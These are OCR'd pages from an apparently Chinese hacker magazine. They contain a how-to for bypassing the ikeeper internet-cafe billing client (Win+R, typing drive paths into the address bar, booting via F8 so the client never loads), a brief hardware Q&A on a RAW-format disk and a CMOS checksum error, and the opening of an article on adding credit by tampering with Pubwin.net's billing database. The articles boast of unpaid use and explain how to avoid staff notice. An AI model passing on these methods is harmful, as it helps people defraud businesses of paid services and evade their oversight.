


图5




图 1

简简单单破 ikeeper

文章难易度：★
文章阅读点：简单的绕过网吧管理软件 ikeeper 的方法

@nyele




图 2

看了那么多期的 X，网吧黑客栏目里讲的基本上都是怎么样破解美萍、万象、pubwin，怎样在安装了美萍、万象、pubwin 的网吧里免费上网，但我们重庆这儿，却大部分使用的是 ikeeper，以前的那些方法都不适用，够令我郁闷的，只好靠自己了，经过多天的努力，现将我的收获奉献给大家。

我们这儿的网吧使用的是 WindowsXP 系统，一开始我是想在注册表里删除 ikeeper 的，但是打开开始菜单却发现没有运行栏（图1），郁闷了，怎么办呢，后来想到运行栏的快捷键是“win+R”，没想到真的打开了运行栏（图2）。






图 3


输入 regedit 打开注册表寻找 ikeeper，可找了半天也没有找到，看来得在硬盘里找了。可当我打开“我的电脑”，却发现里面没有 C 盘、D 盘、E 盘，只有一个本地磁盘 F，F 盘里什么东西都没有，我在“我的电脑”地址栏里输入“c:\”，没想到这么简单的就进入了 C 盘（图3），D 盘、E 盘也一样，简单吧。经过仔细的寻找，ikeeper 可能在 D 盘“Program Files”下的“Client”目录里，接下来就是想办法破解，以达到我们免费上网的目的。


图 4

在研究一段时间后，我发现只要在 Windows 启动时按 F8，再选择“目录恢复模式启动”就可以跳过 ikeeper 启动。呵呵好玩吧，上网不要钱哦，我就用这个方法在网吧里省了 100 多元的上网费^_^。但这样启动后的界面不大好（图4），不过上网、聊 QQ、玩游戏什么的都是正常的（图5）。


图 5

使用安全模式容易被网管发现，不过只要坐一个偏僻的角落，人少的时候使用，被网管发现的机率是很低的。这方法我只在 WindowsXP 下试过，但在 Windows2000 里好像不行，不知为什么。



问：我的电脑装有双硬盘，其中主盘 80G 分四个区（NTFS），副盘希捷 40G 分一个区，最近副盘格式突然变成了 RAW，无法对硬盘进行访问，因为里面数据比较重要，所以不打算格式化，请指点如何恢复硬盘格式而不损坏里面的数据？

答：在 RAW 格式盘符上点右键，选“属性”，再选“安全”，将无用的用户删除，添加自己的用户名，再改一下权限即可。若无安全选项，可以在文件夹选项（打开“我的电脑”→选“工具”→“文件夹”选项）中，去掉“使用简单文件共享”前的勾，即可在 NTFS 格式的盘中点右键，属性菜单中显示安全选项。

问：最近每次电脑开机时，总是出现以下的情况：**CMOS checksum error-Defaults loaded**，按 F1 继续，或按 DEL 键进入 CMOS 设置。我在按 F1 后正常进入系统，只是电脑的时钟总是变成 2001 年 1 月 1 日。请问这是什么原因导致的？有什么解决办法？

答：该信息表示 CMOS 执行全部检查时发现错误，要载入系统预设值。一般来说这句话有两种解释。

1. 主板 CMOS 供电电池快要没电了，可以先换块电池试试看。所以时间回到了 2001 年 1 月 1 日。

2. 如果更换电池后问题还是没有解决，那就说明 CMOS RAM 可能有问题了，如果主板使用没过一年的话就可以到经销商处换一块主板，要是过了一年就让经销商送回生产厂家维修。

Pubwin.net之肉鸡归来记

Jory chen[Z.S.H]
&[FreeGuest]

在06年第1期的杂志中，我给大家介绍了如何在Pubwin EP环境下实现加钱的方法。想必大家都已经掌握了吧。我靠这个方法连续搞定了三个网吧，并一直受益到3月，但是好景不长。

那天和往常一样，我拿出MySQL Query Browser，结果却连接不成功。我以为被BOSS发现了，然后删除了那个admin帐号。又重新用那个方法把数据库文件复制过去，然后执行**net stop mysql**，竟然提示"指定的服务并未以已安装的服务存在"，再执行**net start**，发现真的没有MYSQL服务，但是却看到了MSSQL SERVER服务，莫非Pubwin又升级了？带着这个疑问，我查看了一下Pubwin的官方网站，发现了Pubwin的另一个版本pubwin.net（后来从网吧主机上得到的一个压缩文件上看，估计是05年12月发布的，难道EP只是一个测试代号？），不管了，先搞定他再说！（小菜甲：老兄，你是不是和Pubwin有仇啊？）别误会，我主要是一下子没有了3只肉鸡，心里不爽而已。


一、向加钱的目标前进

我个人认为Pubwin.net由于采用了刷卡机制，我们通过破解客户端限制是非常不安全的。试问如果有人没有刷卡就在客户机上乱搞，网管会怎么想？另外，Pubwin4以后的版本本身就加入了防破解功能：先用ARP扫描到所有在线客户机，然后和已刷卡的客户机对比。如果不符合，那么就可以判断有非法机的存在。这样的话，众位要想打客户端的主意，恐怕很难。如果你使用的方法不当，在主机就会出现有非法机的存在提示，到时候被打成熊猫就不好了。所以，要想免费上网，最好、最安全的方法莫过于修改数据库加钱。

